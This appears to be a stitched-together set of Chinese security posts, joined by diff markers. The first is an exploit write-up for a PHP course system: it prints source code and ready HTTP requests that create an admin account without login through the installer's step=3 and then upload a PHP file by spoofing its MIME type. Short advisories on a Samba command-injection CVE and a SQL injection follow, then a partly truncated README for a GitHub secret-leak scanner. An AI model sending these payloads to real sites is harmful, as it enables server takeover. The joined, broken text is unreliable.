
|
||||
## 0x01 前台未授权创建管理员账户
|
||||
|
||||
**漏洞点位于 /install/index.php 中,只要**install/**目录仍可访问,即使系统已经安装,攻击者也可直接请求**step=3**分支创建新管理员账号。代码没有校验当前是否已有管理员、没有安装 token、没有会话绑定,也没有要求后台登录**
|
||||
```
|
||||
// 检查是否已安装(仅在没有明确进行安装步骤时跳转)
|
||||
$db_config_file = INSTALL_PATH . '/../config/database.php';
|
||||
$requested_step = isset($_GET['step']) ? intval($_GET['step']) : (isset($_POST['step']) ? intval($_POST['step']) : 1);
|
||||
// 若正在执行 step=3(创建管理员),不跳转,必须让用户完成设置
|
||||
if ($requested_step != 3 && file_exists($db_config_file)) {
|
||||
$config = @include $db_config_file;
|
||||
if (is_array($config) && isset($config['db']) && !empty($config['db']['name']) && !empty($config['db']['user'])) {
|
||||
// 检查是否已有管理员(真正安装完成才跳转)
|
||||
$admin_check_file = INSTALL_PATH . '/../config/.installed';
|
||||
if (file_exists($admin_check_file)) {
|
||||
header('Location: ../admin/');
|
||||
exit;
|
||||
}
|
||||
}
|
||||
}
|
||||
$error = '';
|
||||
$step = isset($_GET['step']) ? intval($_GET['step']) : 1;
|
||||
|
||||
// 处理表单提交
|
||||
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
|
||||
$step = isset($_POST['step']) ? intval($_POST['step']) : 1;
|
||||
......
|
||||
} elseif ($step == 3) {
|
||||
// 创建管理员
|
||||
$username = trim($_POST['username']);
|
||||
$password = $_POST['password'];
|
||||
$confirm_password = $_POST['confirm_password'];
|
||||
|
||||
if (empty($username) || empty($password)) {
|
||||
$error = '用户名和密码不能为空';
|
||||
} elseif ($password !== $confirm_password) {
|
||||
$error = '两次密码输入不一致';
|
||||
} elseif (strlen($password) < 6) {
|
||||
$error = '密码长度不能少于6位';
|
||||
} else {
|
||||
// 读取配置
|
||||
$config = include INSTALL_PATH . '/../config/database.php';
|
||||
|
||||
try {
|
||||
$dsn = "mysql:host={$config['db']['host']};port={$config['db']['port']};dbname={$config['db']['name']};charset=utf8mb4";
|
||||
$pdo = new PDO($dsn, $config['db']['user'], $config['db']['pass'], [
|
||||
PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
|
||||
]);
|
||||
|
||||
$salt = substr(md5(uniqid(rand(), true)), 0, 32);
|
||||
$password_hash = md5(md5($password) . $salt);
|
||||
|
||||
$stmt = $pdo->prepare("INSERT INTO `w_admin` (`username`, `password`, `salt`, `created_at`) VALUES (?, ?, ?, NOW())");
|
||||
$stmt->execute([$username, $password_hash, $salt]);
|
||||
|
||||
// 标记安装完成(避免再次进入安装时直接跳转,未设置管理员)
|
||||
file_put_contents(INSTALL_PATH . '/../config/.installed', date('Y-m-d H:i:s'));
|
||||
|
||||
// 跳转到后台
|
||||
header('Location: ../admin/');
|
||||
exit;
|
||||
|
||||
} catch (PDOException $e) {
|
||||
$error = '创建管理员失败: ' . $e->getMessage();
|
||||
}
|
||||
}
|
||||
}
|
||||
```
|
||||
|
||||
**Payload(新增管理员):**
|
||||
```
|
||||
POST /install/index.php HTTP/1.1
|
||||
Host: 127.0.0.1
|
||||
Content-Type: application/x-www-form-urlencoded
|
||||
|
||||
step=3&username=fast&password=fast123456&confirm_password=fast123456
|
||||
```
|
||||
|
||||

|
||||
|
||||
**然后直接拿着账号密码登录后台 fast | fast123456**
|
||||
|
||||
****
|
||||

|
||||
## 0x02 后台任意文件上传漏洞
|
||||
|
||||
**此漏洞可配合前台未授权创建管理员账户来组合拳.**
|
||||
|
||||
**位于 /admin/course.php 中的 handleIconUpload 方法使用客户端提供的 $file['type'] 判断 MIME,且未对后缀进行限制,导致文件上传漏洞产生.**
|
||||
```
|
||||
<?php
|
||||
/**
|
||||
* 课程管理页面
|
||||
*/
|
||||
require_once ROOT_PATH . '/config/db.php';
|
||||
|
||||
$db = Database::getInstance();
|
||||
$msg = '';
|
||||
|
||||
// 处理文件上传
|
||||
function handleIconUpload($file) {
|
||||
if ($file['error'] === UPLOAD_ERR_OK) {
|
||||
$uploadDir = ROOT_PATH . '/uploads/course/';
|
||||
if (!is_dir($uploadDir)) {
|
||||
mkdir($uploadDir, 0755, true);
|
||||
}
|
||||
|
||||
$allowedTypes = ['image/jpeg', 'image/png', 'image/gif', 'image/webp'];
|
||||
$fileType = $file['type'];
|
||||
|
||||
if (!in_array($fileType, $allowedTypes)) {
|
||||
return ['error' => '只支持 JPG、PNG、GIF、WebP 格式的图片'];
|
||||
}
|
||||
|
||||
$extension = pathinfo($file['name'], PATHINFO_EXTENSION);
|
||||
$newFilename = 'icon_' . time() . '_' . rand(1000, 9999) . '.' . $extension;
|
||||
$targetPath = $uploadDir . $newFilename;
|
||||
|
||||
if (move_uploaded_file($file['tmp_name'], $targetPath)) {
|
||||
return '/uploads/course/' . $newFilename;
|
||||
} else {
|
||||
return ['error' => '文件上传失败'];
|
||||
}
|
||||
}
|
||||
return null;
|
||||
}
|
||||
|
||||
// 处理表单提交 - 添加/编辑课程
|
||||
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_POST['save_course'])) {
|
||||
$title = trim($_POST['title']);
|
||||
$subtitle = trim($_POST['subtitle']);
|
||||
$description = trim($_POST['description']);
|
||||
$icon = trim($_POST['icon']);
|
||||
$content = trim($_POST['content']);
|
||||
$sort = intval($_POST['sort']);
|
||||
$status = isset($_POST['status']) ? 1 : 0;
|
||||
|
||||
// 处理文件上传
|
||||
if (isset($_FILES['icon_file']) && $_FILES['icon_file']['error'] !== UPLOAD_ERR_NO_FILE) {
|
||||
$uploadResult = handleIconUpload($_FILES['icon_file']);
|
||||
if (is_array($uploadResult) && isset($uploadResult['error'])) {
|
||||
$msg = $uploadResult['error'];
|
||||
} elseif ($uploadResult) {
|
||||
$icon = $uploadResult;
|
||||
}
|
||||
}
|
||||
|
||||
if (empty($msg)) {
|
||||
if (empty($title)) {
|
||||
$msg = '课程标题不能为空';
|
||||
} else {
|
||||
$course_id = isset($_POST['course_id']) ? intval($_POST['course_id']) : 0;
|
||||
|
||||
if ($course_id > 0) {
|
||||
// 更新课程
|
||||
$db->update('w_course', [
|
||||
'title' => $title,
|
||||
'subtitle' => $subtitle,
|
||||
'description' => $description,
|
||||
'icon' => $icon,
|
||||
'content' => $content,
|
||||
'sort' => $sort,
|
||||
'status' => $status
|
||||
], 'id = ?', [$course_id]);
|
||||
$msg = '课程更新成功!';
|
||||
} else {
|
||||
// 添加课程
|
||||
$db->insert('w_course', [
|
||||
'title' => $title,
|
||||
'subtitle' => $subtitle,
|
||||
'description' => $description,
|
||||
'icon' => $icon,
|
||||
'content' => $content,
|
||||
'sort' => $sort,
|
||||
'status' => $status,
|
||||
'count' => 0,
|
||||
'created_at' => date('Y-m-d H:i:s')
|
||||
]);
|
||||
$msg = '课程添加成功!';
|
||||
}
|
||||
|
||||
// 记录日志
|
||||
$db->insert('w_use_log', [
|
||||
'type' => 'course',
|
||||
'content' => $course_id > 0 ? '更新课程: ' . $title : '添加课程: ' . $title,
|
||||
'ip' => $_SERVER['REMOTE_ADDR'] ?? '',
|
||||
'created_at' => date('Y-m-d H:i:s')
|
||||
]);
|
||||
}
|
||||
}
|
||||
}
|
||||
```
|
||||
|
||||
**Payload:**
|
||||
```
|
||||
POST /admin/?action=course HTTP/1.1
|
||||
Host: 127.0.0.1
|
||||
Content-Length: 404
|
||||
Cache-Control: max-age=0
|
||||
Upgrade-Insecure-Requests: 1
|
||||
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary24LEG5fdzcWBLdCH
|
||||
Accept-Encoding: gzip, deflate
|
||||
Accept-Language: zh-CN,zh;q=0.9,ru;q=0.8,en;q=0.7
|
||||
Cookie: a8c4ed34e706ef9c01b4fa71bead4d4a=ozb7freznaMBUJ0zKBBiM_85OnuLvbQsXBHH-I-a1mU.KM2yn7au44noGRRl9HoH2oHwPfs; PHPSESSID=fg3btbilumg36lobm2lg46769t
|
||||
Connection: close
|
||||
|
||||
------WebKitFormBoundary24LEG5fdzcWBLdCH
|
||||
Content-Disposition: form-data; name="save_course"
|
||||
|
||||
1
|
||||
------WebKitFormBoundary24LEG5fdzcWBLdCH
|
||||
Content-Disposition: form-data; name="title"
|
||||
|
||||
upload-poc
|
||||
------WebKitFormBoundary24LEG5fdzcWBLdCH
|
||||
Content-Disposition: form-data; name="icon_file"; filename="aaa.php"
|
||||
Content-Type: image/png
|
||||
|
||||
<?php phpinfo();?>
|
||||
------WebKitFormBoundary24LEG5fdzcWBLdCH--
|
||||
```
|
||||
|
||||

|
||||
|
||||

|
||||
## 0x03 AI 漏洞挖掘
|
||||
|
||||
**标签:代码审计,0day,渗透测试,系统,通用,0day,闲鱼,交易所**
|
||||
|
||||
**本漏洞完全由星悦AI中转提供的GPT5.5挖掘.**
|
||||
|
||||
****
|
||||
**今天6.16日全晚GPT所有模型 0.01x 倍率使用,随便Xhigh,无速率限制**
|
||||
|
||||
https://www.xyusec.com/
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
新用户还可以进群领取5$
|
||||
|
||||

|
||||
|
||||
|
||||
****
|
||||
**免责声明:文章中涉及的程序(方法)可能带有攻击性,仅供安全研究与教学之用,读者将其信息做其他用途,由读者承担全部法律及连带责任,文章作者和本公众号不承担任何法律及连带责任,望周知!!!**
|
||||
|
||||
@@ -0,0 +1,49 @@
|
||||
# 漏洞预警 | Samba远程代码执行漏洞
|
||||
浅安
|
||||
浅安 浅安安全 2026-06-16 23:50
|
||||
|
||||
**0x00 漏洞编号**
|
||||
- # CVE-2026-4480
|
||||
|
||||
**0x01 危险等级**
|
||||
- 高危
|
||||
|
||||
**0x02 漏洞概述**
|
||||
|
||||
Samba是一个开源的软件套件,主要用于在Unix和Linux系统与Windows系统之间共享文件和打印资源。
|
||||
|
||||

|
||||
|
||||
**0x03 漏洞详情**
|
||||
|
||||
**CVE-2026-4480**
|
||||
|
||||
**漏洞类型:**
|
||||
远程代码执行
|
||||
|
||||
**影响:**
|
||||
执行
|
||||
任意命令
|
||||
|
||||
**简述:**
|
||||
S
|
||||
amba存在远程代码执行漏洞,由于其打印子系统在处理客户端提交的打印任务时,将客户端可控的作业描述字符串通过%J替换字符传递给print command配置项所指定的命令,但未对字符串中的Shell元字符进行转义处理。攻击者可以利用该漏洞,通过构造包含未转义Shell元字符的特殊打印作业描述,在服务器上执行任意操作系统命令,从而完全控制受影响的服务器。
|
||||
|
||||
**0x04 影响版本**
|
||||
- 4.1.0 <= Samba < 4.22.10
|
||||
|
||||
- 4.23.0 <= Samba < 4.23.8
|
||||
|
||||
- 4.24.0 <= Samba < 4.24.3
|
||||
|
||||
**0x05****POC状态**
|
||||
- 未公开
|
||||
|
||||
**0x06****修复建议**
|
||||
|
||||
**目前官方已发布漏洞修复版本,建议用户升级到安全版本****:**
|
||||
|
||||
https://www.samba.org/
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,43 @@
|
||||
# 漏洞预警 | 孚盟云SQL注入漏洞
|
||||
浅安
|
||||
浅安 浅安安全 2026-06-16 23:50
|
||||
|
||||
**0x00 漏洞编号**
|
||||
- # 暂无
|
||||
|
||||
**0x01 危险等级**
|
||||
- 高危
|
||||
|
||||
**0x02 漏洞概述**
|
||||
|
||||
孚盟云是一种基于云计算和物联网技术的企业服务平台,致力于为企业提供高效、便捷的数字化管理和运营解决方案。
|
||||
|
||||

|
||||
|
||||
**0x03 漏洞详情**
|
||||
|
||||
**漏洞类型:**
|
||||
SQL注入
|
||||
|
||||
**影响:**
|
||||
窃取敏感信息
|
||||
|
||||
**简述:**
|
||||
孚盟云的
|
||||
/m/Dingding/Product/Product_field.aspx
|
||||
接口存在SQL注入漏洞,未经验证的攻击者可通过该漏洞获取数据库敏感信息。
|
||||
|
||||
**0x04 影响版本**
|
||||
- 孚盟云
|
||||
|
||||
**0x05****POC状态**
|
||||
- 已公开
|
||||
|
||||
**0x06****修复建议**
|
||||
|
||||
**目前官方已发布漏洞修复版本,建议用户升级到安全版本****:**
|
||||
|
||||
https://www.fumasoft.com/
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,347 @@
|
||||
# 红队自动化企业敏感信息泄露搜集快速修复漏洞点
|
||||
Southseast
|
||||
Southseast Gh0xE9 2026-06-17 00:10
|
||||
|
||||
|
||||
|
||||
|
||||
# 本工具仅用于网络安全技术研究、教学及合规的渗透测试,旨在帮助提升系统安全性。使用者在使用本工具时须严格遵守当地法律法规,严禁将本工具用于任何未经授权的非法活动或破坏性攻击,因滥用本工具所导致的任何直接或间接法律责任及后果,均由使用者本人承担,开发者对此不承担任何责任,使用本工具即视为您已理解并同意本声明。
|
||||
|
||||
|
||||
# 项目地址
|
||||
|
||||
|
||||
https://github.com/Southseast/SkyRadar
|
||||
|
||||
# SkyRadar
|
||||
|
||||
SkyRadar 是一个面向 GitHub Code Search 的代码泄露发现系统。它按规则周期性检索 GitHub 代码内容,记录命中结果,提供复核界面,并通过邮件、钉钉 webhook 或飞书 webhook 发送通知。
|
||||
- • 产品名:SkyRadar
|
||||
|
||||
- • 后端:FastAPI/ASGI + Gunicorn/Uvicorn + MongoDB + Redis + Huey
|
||||
|
||||
- • 前端:React + Vite + TypeScript + Tailwind CSS + shadcn/ui
|
||||
|
||||
- • 部署:Docker Compose 拆分 API、nginx、worker、Redis、MongoDB
|
||||
|
||||
- • API 文档:docs/api/openapi.yaml
|
||||
,可通过 /api/v1/docs
|
||||
暴露 Swagger UI
|
||||
|
||||
## 目录
|
||||
- •
|
||||
能力边界
|
||||
|
||||
- •
|
||||
技术路线
|
||||
|
||||
- •
|
||||
项目架构
|
||||
|
||||
- •
|
||||
快速开始
|
||||
|
||||
- •
|
||||
配置
|
||||
|
||||
- •
|
||||
开发
|
||||
|
||||
- •
|
||||
测试与验证
|
||||
|
||||
- •
|
||||
部署
|
||||
|
||||
- •
|
||||
安全注意
|
||||
|
||||
- •
|
||||
文档索引
|
||||
|
||||
- •
|
||||
Reference
|
||||
|
||||
## 能力边界
|
||||
|
||||
SkyRadar 当前聚焦 GitHub Code Search 主线:
|
||||
- • 周期性执行 GitHub code search。
|
||||
|
||||
- • 支持多 GitHub 账号/PAT 配置和搜索配额展示。
|
||||
|
||||
- • 展示泄露结果、趋势统计、标签统计、详情代码片段和受影响资产。
|
||||
|
||||
- • 支持结果状态处理:确认、误报、忽略、备注。
|
||||
|
||||
- • 支持查询规则、任务周期、黑名单、通知邮箱、SMTP、钉钉 webhook 和飞书 webhook 配置。
|
||||
|
||||
- • 支持邮件、钉钉 webhook 和飞书 webhook 通知。
|
||||
|
||||
不在当前主线内的能力:
|
||||
- • 不把 TruffleHog/Gitleaks 等重扫描器直接放进 API route。
|
||||
|
||||
- • 不在 FastAPI 请求线程内执行长时间扫描。
|
||||
|
||||
- • 不默认提供公网多租户、用户权限和审计系统。
|
||||
|
||||
- • 不把 GitHub PAT、SMTP 密码或 webhook token 展示给前端。
|
||||
|
||||
## 技术路线
|
||||
|
||||
SkyRadar 的路线按“稳定主链路、增强治理、再扩展扫描源”的顺序推进。
|
||||
|
||||
<table><thead><tr style="box-sizing: border-box;border-width: 0px;border-style: solid;border-color: rgb(229, 229, 229);"><td style="box-sizing: border-box;border: 1px solid rgb(223, 223, 223);text-align: left;line-height: 1.75;font-family: -apple-system-font, BlinkMacSystemFont, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 14px;padding: 0.25em 0.5em;color: rgb(63, 63, 63);word-break: keep-all;"><section><span leaf="">阶段</span></section></td><td style="box-sizing: border-box;border: 1px solid rgb(223, 223, 223);text-align: left;line-height: 1.75;font-family: -apple-system-font, BlinkMacSystemFont, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 14px;padding: 0.25em 0.5em;color: rgb(63, 63, 63);word-break: keep-all;"><section><span leaf="">目标</span></section></td><td style="box-sizing: border-box;border: 1px solid rgb(223, 223, 223);text-align: left;line-height: 1.75;font-family: -apple-system-font, BlinkMacSystemFont, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 14px;padding: 0.25em 0.5em;color: rgb(63, 63, 63);word-break: keep-all;"><section><span leaf="">状态</span></section></td></tr></thead><tbody><tr style="box-sizing: border-box;border-width: 0px;border-style: solid;border-color: rgb(229, 229, 229);"><td style="box-sizing: border-box;border: 1px solid rgb(223, 223, 223);text-align: left;line-height: 1.75;font-family: -apple-system-font, BlinkMacSystemFont, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 14px;padding: 0.25em 0.5em;color: rgb(63, 63, 63);word-break: keep-all;"><section><span leaf="">P0</span></section></td><td style="box-sizing: border-box;border: 1px solid rgb(223, 223, 223);text-align: left;line-height: 1.75;font-family: -apple-system-font, BlinkMacSystemFont, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 14px;padding: 0.25em 0.5em;color: rgb(63, 63, 63);word-break: keep-all;"><section><span leaf="">FastAPI 后端、React 前端、Docker Compose 拆分部署、OpenAPI 契约和基础 smoke</span></section></td><td style="box-sizing: border-box;border: 1px solid rgb(223, 223, 223);text-align: left;line-height: 1.75;font-family: -apple-system-font, BlinkMacSystemFont, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 14px;padding: 0.25em 0.5em;color: rgb(63, 63, 63);word-break: keep-all;"><section><span leaf="">已落地</span></section></td></tr><tr style="box-sizing: border-box;border-width: 0px;border-style: solid;border-color: rgb(229, 229, 229);"><td style="box-sizing: border-box;border: 1px solid rgb(223, 223, 223);text-align: left;line-height: 1.75;font-family: -apple-system-font, BlinkMacSystemFont, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 14px;padding: 0.25em 0.5em;color: rgb(63, 63, 63);word-break: keep-all;"><section><span leaf="">P1</span></section></td><td style="box-sizing: border-box;border: 1px solid rgb(223, 223, 223);text-align: left;line-height: 1.75;font-family: -apple-system-font, BlinkMacSystemFont, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 14px;padding: 0.25em 0.5em;color: rgb(63, 63, 63);word-break: keep-all;"><section><span leaf="">GitHub Code Search 稳定性:rate limit、账号轮转、分页恢复、失败重试、去重</span></section></td><td style="box-sizing: border-box;border: 1px solid rgb(223, 223, 223);text-align: left;line-height: 1.75;font-family: -apple-system-font, BlinkMacSystemFont, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 14px;padding: 0.25em 0.5em;color: rgb(63, 63, 63);word-break: keep-all;"><section><span leaf="">进行中</span></section></td></tr><tr style="box-sizing: border-box;border-width: 0px;border-style: solid;border-color: rgb(229, 229, 229);"><td style="box-sizing: border-box;border: 1px solid rgb(223, 223, 223);text-align: left;line-height: 1.75;font-family: -apple-system-font, BlinkMacSystemFont, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 14px;padding: 0.25eLine truncated
|
||||
|
||||
详细后端路线见 docs/backend/PLAN.md
|
||||
,前端路线见 docs/frontend/PLAN.md
|
||||
。
|
||||
## 项目架构
|
||||
```
|
||||
```
|
||||
|
||||
运行时拓扑:
|
||||
- • nginx
|
||||
:对外 HTTP 入口,服务 client/dist
|
||||
,并把 /api
|
||||
反向代理到 API service。
|
||||
|
||||
- • skyradar
|
||||
:FastAPI API service,监听容器内 8888
|
||||
。
|
||||
|
||||
- • worker
|
||||
:Huey 后台任务消费者,负责周期任务和扫描任务。
|
||||
|
||||
- • redis
|
||||
:Huey broker/cache。
|
||||
|
||||
- • mongo
|
||||
:持久化配置、扫描结果和处理状态。
|
||||
|
||||
代码目录:
|
||||
```
|
||||
client/ src/components/ 通用布局和 shadcn/ui 组件 src/features/ 按业务功能组织的前端组合组件 src/lib/api/ 类型化 API client 和响应映射 src/pages/ 页面入口server/ api/ FastAPI routes,按 domain 内聚 core/ 配置、数据库、响应、安全等基础边界 integrations/ GitHub、邮件、webhook 等外部系统适配 workers/ Huey worker、调度和后台任务 tests/ 跨 domain 的后端 smoke/contract 测试deploy/ nginx/ nginx 站点配置 supervisor/ 容器内进程编排配置 pyenv/ Python 运行和测试依赖docs/ api/openapi.yaml OpenAPI 契约源 backend/ 后端路线、设计、测试、门禁和风险 frontend/ 前端路线、设计、测试、门禁和风险
|
||||
```
|
||||
## 快速开始
|
||||
|
||||
推荐用 Docker Compose 启动完整拓扑。
|
||||
```
|
||||
SKYRADAR_BASIC_AUTH_USERNAME=admin \SKYRADAR_BASIC_AUTH_PASSWORD='change-me' \docker compose up --build -d
|
||||
```
|
||||
|
||||
默认访问:
|
||||
- • 前端:http://127.0.0.1/
|
||||
|
||||
